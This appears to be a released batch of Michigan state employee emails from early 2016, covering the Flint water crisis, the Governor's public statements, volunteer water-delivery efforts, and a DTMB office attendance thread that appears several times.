Volunteers will begin their assignment at the Local Emergency Operations Center located in the Genesee County Administration Building located at 1101 Beach St, Flint at 9 a.m. and end by 4 p.m. Parking is available at the corner of Beach Street and 8th Street. Lunch will be provided. This is strictly a volunteer effort, as all three days will be unpaid. Volunteers are responsible for their own transportation; mileage reimbursement for personal vehicles is not authorized. Volunteers should dress for working outdoors and wear foot attire appropriate for walking.

This opportunity is for state employees and their immediate family members 16 years of age or older only, others looking to assist should volunteer through the American Red Cross in Flint. The volunteer coordination center for the Red Cross is located at 1401 S. Grand Traverse, Flint, MI. They are open from 9 a.m. to 7 p.m.

For more information on the state's response efforts, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

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**From:** Smith, Sharnna (DTMB)  
**Sent:** Thursday, January 21, 2016 2:12 PM  
**To:** Mayes, Holly (DTMB);Garrison, Kris (DTMB);Geyer, James (DTMB);King, Kurt (DTMB);Darby, Marchan (DTMB);Spitzley, Troy (DTMB);Doxie, William (DTMB);Sump, Anthony (DTMB);harechel@gmail.com;Doxie, Shulawn (MDE);Feldpausch, Olivia (DTMB)  
**Subject:** Snyder - Flint Water Details

In case you haven't seen these stories yet -

CBS News Interview -


<http://www.cbsnews.com/news/michigan-gov-at-least-100-kids-affected-by-lead-in-flint-water/>

(Re-coat the pipes? In relation to time and money it seems that replacing them entirely would be best.)

Governor's Chief of Staff got to 'retire' yesterday (wow) -

<http://www.cbsnews.com/news/michigan-gov-at-least-100-kids-affected-by-lead-in-flint-water/>

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:53 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** "He's his own best spokesman"



## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm



came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." Click [here](#) to read the Governor's full op-ed.

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
## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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
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**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:47 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director


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**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:56 AM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** Thank you for your service



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Flag icons

## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,



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Governor Snyder signature

Governor Rick Snyder



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Photos of state employees volunteering


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
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**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Wednesday, February 03, 2016 6:16 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** "Flint residents should not have to pay for water they cannot drink"



## Budget recommendation will include \$30 million request for Flint water bill repayments



When Governor Rick Snyder presents his budget recommendation next Wednesday, Feb. 10, he will include a \$30 million request for the residents of Flint to keep their water service on and eliminate the need to pay for water they cannot completely trust to drink.


Under the governor's ask, the funding would enable the city of Flint to apply credits for customers on future bills. Estimates show water is roughly 47 percent of billing and sewer costs are around 53 percent. The credit would be applied to consumption usage (roughly




65 percent) of a resident's water portion of the bill, such as for bathing, drinking, cooking, and washing your hands. Residents still would be responsible for paying the sewer portion of their water bills.

Professor Marc Edwards of Virginia Tech said, "This essentially refunds all the money associated with consumption or consumer use. I think it's an amazing gesture of common sense and good will and it corrects an injustice. I don't think there's a precedent for this. I feel so encouraged by the direction this is going."

[Click here to learn more about the budget request.](#)

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[Learn more about the \\$30 million request](#)



We spoke with Staff Sgt. Thomas Vega about the critical resources they're providing to Flint families every day. He also encouraged residents to pick up and return their water testing kits to Flint fire stations. Test results will be posted online at [www.mi.gov/flintwater](http://www.mi.gov/flintwater). [Click here to watch the video.](#)

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**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:58 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** RE: Attendance 2/9/2016

My office

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:57 PM  
**To:** Hawes, Keith (DTMB) <HawesK@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Where are you? ☺

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:41 PM  
**To:** Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezLI@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <m McGrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristoir@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Picture of the crew loading water for transport to Flint!

---

**From:** Knieper, Kayla (DTMB)  
**Sent:** Tuesday, February 09, 2016 9:09 AM  
**To:** Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezLI@michigan.gov>; Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <m McGrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristoir@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>;

Cochrane, Sheldon (DTMB) <[CochraneS@michigan.gov](mailto:CochraneS@michigan.gov)>; Taylor, Thomas (DTMB) <[TaylorT21@michigan.gov](mailto:TaylorT21@michigan.gov)>

**Subject:** Attendance 2/9/2016



### **Tubby Tuesday All!**

Jen – Working in G.R.

LC – Out All Day

Customer Roundtable (Downtown) – 9:00 – 11:00

### **Looking Ahead to Wednesday!**

Marchan – Working in Pontiac

Jamie – Out All Day

LC – Out All Day

Troy B. – Out All Day

Bernice – Out All Day

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:58 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** RE: Attendance 2/9/2016

Union Missionary Church on MLK and St. Joe.

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:57 PM  
**To:** Hawes, Keith (DTMB) <HawesK@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Where are you? ☺

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:41 PM  
**To:** Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezLI@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <mccrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristolr@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Picture of the crew loading water for transport to Flint!

---

**From:** Knieper, Kayla (DTMB)  
**Sent:** Tuesday, February 09, 2016 9:09 AM  
**To:** Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezLI@michigan.gov>; Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <mccrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Hawes, Keith (DTMB) <HawesK@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristolr@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>;

**Subject:** Attendance 2/9/2016



### **Tubby Tuesday All!**

Jen – Working in G.R.

LC – Out All Day

Customer Roundtable (Downtown) – 9:00 – 11:00

### **Looking Ahead to Wednesday!**

Marchan – Working in Pontiac

Jamie – Out All Day

LC – Out All Day

Troy B. – Out All Day

Bernice – Out All Day

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 2:00 PM  
**To:** Spitzley, Troy (DTMB)  
**Subject:** RE: Attendance 2/9/2016

Too Scared! ☺

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 2:00 PM  
**To:** Hawes, Keith (DTMB) <HawesK@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Why aren't you in Flint handing out aqua?

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:58 PM  
**To:** Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

My office

---

**From:** Spitzley, Troy (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:57 PM  
**To:** Hawes, Keith (DTMB) <HawesK@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

Where are you? ☺

---

**From:** Hawes, Keith (DTMB)  
**Sent:** Tuesday, February 09, 2016 1:41 PM  
**To:** Knieper, Kayla (DTMB) <KnieperK@michigan.gov>; Burns, Robert (DTMB) <BurnsR@michigan.gov>; Sanchez, Leasa (DTMB) <SanchezL1@michigan.gov>; Doxie, William (DTMB) <DoxieW@michigan.gov>; Sullivan, Bernice (DTMB) <sullivanb@michigan.gov>; Lascari, Jennifer (DTMB) <lascarij@michigan.gov>; Yope, Eric (DTMB) <yopee@michigan.gov>; Darby, Marchan (DTMB) <DarbyM@michigan.gov>; Bailey, Maureen (DTMB) <baileym1@michigan.gov>; Sump, Anthony (DTMB) <SumpA@michigan.gov>; Arking, David (DTMB) <arkingd@michigan.gov>; Clark, Tracy (DTMB) <ClarkT14@michigan.gov>; Bos, Troy (DTMB) <bost@michigan.gov>; Clark, Jim (DTMB) <clarkj1@michigan.gov>; Myers, Curt (DTMB) <myersc@michigan.gov>; McGrath, David (DTMB) <mcgrathd@michigan.gov>; Shrauger, Erika (DTMB) <ShraugerE@michigan.gov>; Spitzley, Troy (DTMB) <SpitzleyT@michigan.gov>; Phillippo, Jamie (DTMB) <PhillippoJ@michigan.gov>; Finney, Chad (DTMB) <FinneyC1@michigan.gov>; Doll, John (DTMB) <DollJ1@michigan.gov>; Adams, LC (DTMB) <adamsl3@michigan.gov>; Rowley, Nick (DTMB) <RowleyN@michigan.gov>; Swaynie, Robert (DTMB) <SwaynieR@michigan.gov>; Bristol, Ron (DTMB) <bristolr@michigan.gov>; Pohl, Scott (DTMB) <PohlS3@michigan.gov>; Cochrane, Sheldon (DTMB) <CochraneS@michigan.gov>; Taylor, Thomas (DTMB) <TaylorT21@michigan.gov>  
**Subject:** RE: Attendance 2/9/2016

